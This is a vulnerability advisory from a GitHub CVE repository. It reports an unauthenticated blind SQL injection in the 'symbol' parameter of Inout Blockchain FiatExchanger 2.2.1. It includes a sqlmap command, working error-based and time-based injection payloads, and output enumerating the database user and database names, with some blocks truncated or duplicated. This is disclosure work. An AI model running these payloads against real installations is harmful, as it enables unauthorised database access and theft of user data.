bigb0x / CVEs Public

Code Issues Pull requests Actions Security Insights

main

CVEs / Inout-Blockchain-FiatExchanger-221-sqli.md

bigb0x Update Inout-Blockchain-FiatExchanger-221-sqli.md History

1 contributor

104 lines (88 sloc) | 3.71 KB

Information

```
Vulnerability Name  : Remote Blind SQL Injections in Inout Blockchain FiatExchanger
Product             : Inout Blockchain FiatExchanger
version             : 2.2.1
Date                : 2022-05-21
Vendor Site         : https://www.inoutscripts.com/products/inout-blockchain-fiatexchanger/
Exploit Detail      : https://github.com/bigb0x/CVEs/blob/main/Inout-Blockchain-FiatExchanger-221-sqli.md
CVE-Number          : In Progess
Exploit Author      : Mohamed N. Ali @MohamedNab1l
```

Description

SQL injection attack has been discovered in Blockchain FiatExchanger v2.2.1 platform. This will allow remote non-authenticated attackers to inject SQL code. This could result in full information disclosure.

Vulnerable Parameter: symbol (GET)

Vulnerability File:

```
/application/third_party/Chart/TradingView/chart_content/master.php line 130
```


Sqlmap command:

```
python sqlmap.py -u "http://http://vulnerable-host.com/application/third_party/Chart
```


output:

```
[20:05:54] [INFO] fetched random HTTP User-Agent header value 'Opera/9.20(Windows NT
[20:05:55] [INFO] testing connection to the target URL
[20:05:55] [WARNING] there is a DBMS error found in the HTTP response body which cou
sqlmap resumed the following injection point(s) from stored session:

Parameter: symbol (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: from=1652675947&resolution=5&symbol=BTC-BCH' AND (SELECT 1746 FROM(SELE

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: from=1652675947&resolution=5&symbol=BTC-BCH' AND (SELECT 4566 FROM (SEL

[20:05:55] [INFO] testing MySQL
[20:05:56] [INFO] confirming MySQL
[20:05:57] [INFO] the back-end DBMS is MySQL
[20:05:57] [INFO] fetching banner
[20:05:57] [INFO] resumed: '5.6.50'
web application technology: PHP 7.0.33
back-end DBMS: MySQL >= 5.0.0
banner: '5.6.50'
[20:05:57] [INFO] fetching current user
[20:05:57] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
```

```
[20:05:57] [INFO] fetching current database
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_db'
current database: 'inout_blockchain_fiatexchanger_db'
[20:05:57] [INFO] fetching database names
[20:05:57] [INFO] resumed: 'information_schema'
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_addons_db'
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_cryptotrading_db'
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_db'
[20:05:57] [INFO] resumed: 'mysql'
[20:05:57] [INFO] resumed: 'performance_schema'
available databases [6]:
[*] information_schema
[*] inout_blockchain_fiatexchanger_addons_db
[*] inout_blockchain_fiatexchanger_cryptotrading_db
[*] inout_blockchain_fiatexchanger_db
[*] mysql
[*] performance_schema
```



```
root@masternodes:~/sqlmap# python sqlmap.py -u "[redacted]/application/third_party/Ch
art/TradingView/chart_content/master.php/history?from=1652675947&resolution=5&symbol=BTC-BCH" -p symbol --dbms=MySQL --banner --random
-agent --current-db --dbs --current-user

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.4.6#dev}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ty to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program

[*] starting @ 20:05:54 /2022-05-21/

[20:05:54] [INFO] fetched random HTTP User-Agent header value 'Opera/9.20(Windows NT 5.1; U; en)' from file '/root/sqlmap/data/txt/use
r-agents.txt'
[20:05:55] [INFO] testing connection to the target URL
[20:05:55] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: symbol (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: from=1652675947&resolution=5&symbol=BTC-BCH' AND (SELECT 1746 FROM(SELECT COUNT(*),CONCAT(0x71707a6b71,(SELECT (ELT(1746=
1746,1))),0x7171627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'hIKU'='hIKU

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: from=1652675947&resolution=5&symbol=BTC-BCH' AND (SELECT 4566 FROM (SELECT(SLEEP(5)))kVcR) AND 'JGrB'='JGrB
---
[20:05:55] [INFO] testing MySQL
[20:05:56] [INFO] confirming MySQL
[20:05:57] [INFO] the back-end DBMS is MySQL
[20:05:57] [INFO] fetching banner
```



```
    Payload: from=1652675947&resolution=5&symbol=BTC-BCH' AND (SELECT 4568 FROM (SELECT(SLEEP(5)))kvCR) AND 'JGFB'='JGFB
---
[20:05:55] [INFO] testing MySQL
[20:05:56] [INFO] confirming MySQL
[20:05:57] [INFO] the back-end DBMS is MySQL
[20:05:57] [INFO] fetching banner
[20:05:57] [INFO] resumed: '5.6.50'
web application technology: PHP 7.0.33
back-end DBMS: MySQL >= 5.0.0
banner: '5.6.50'
[20:05:57] [INFO] fetching current user
[20:05:57] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[20:05:57] [INFO] fetching current database
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_db'
current database: 'inout_blockchain_fiatexchanger_db'
[20:05:57] [INFO] fetching database names
[20:05:57] [INFO] resumed: 'information_schema'
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_addons_db'
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_cryptotrading_db'
[20:05:57] [INFO] resumed: 'inout_blockchain_fiatexchanger_db'
[20:05:57] [INFO] resumed: 'mysql'
[20:05:57] [INFO] resumed: 'performance_schema'
available databases [6]:
[*] information_schema
[*] inout_blockchain_fiatexchanger_addons_db
[*] inout_blockchain_fiatexchanger_cryptotrading_db
[*] inout_blockchain_fiatexchanger_db
[*] mysql
[*] performance_schema
```

Timeline

```
2022-05-03: Discovered the bug
2022-05-03: Reported to vendor
2022-05-21: Advisory published
```

Discovered by

```
Mohamed N. Ali
@MohamedNab1l
ali.mohamed[at]gmail.com
```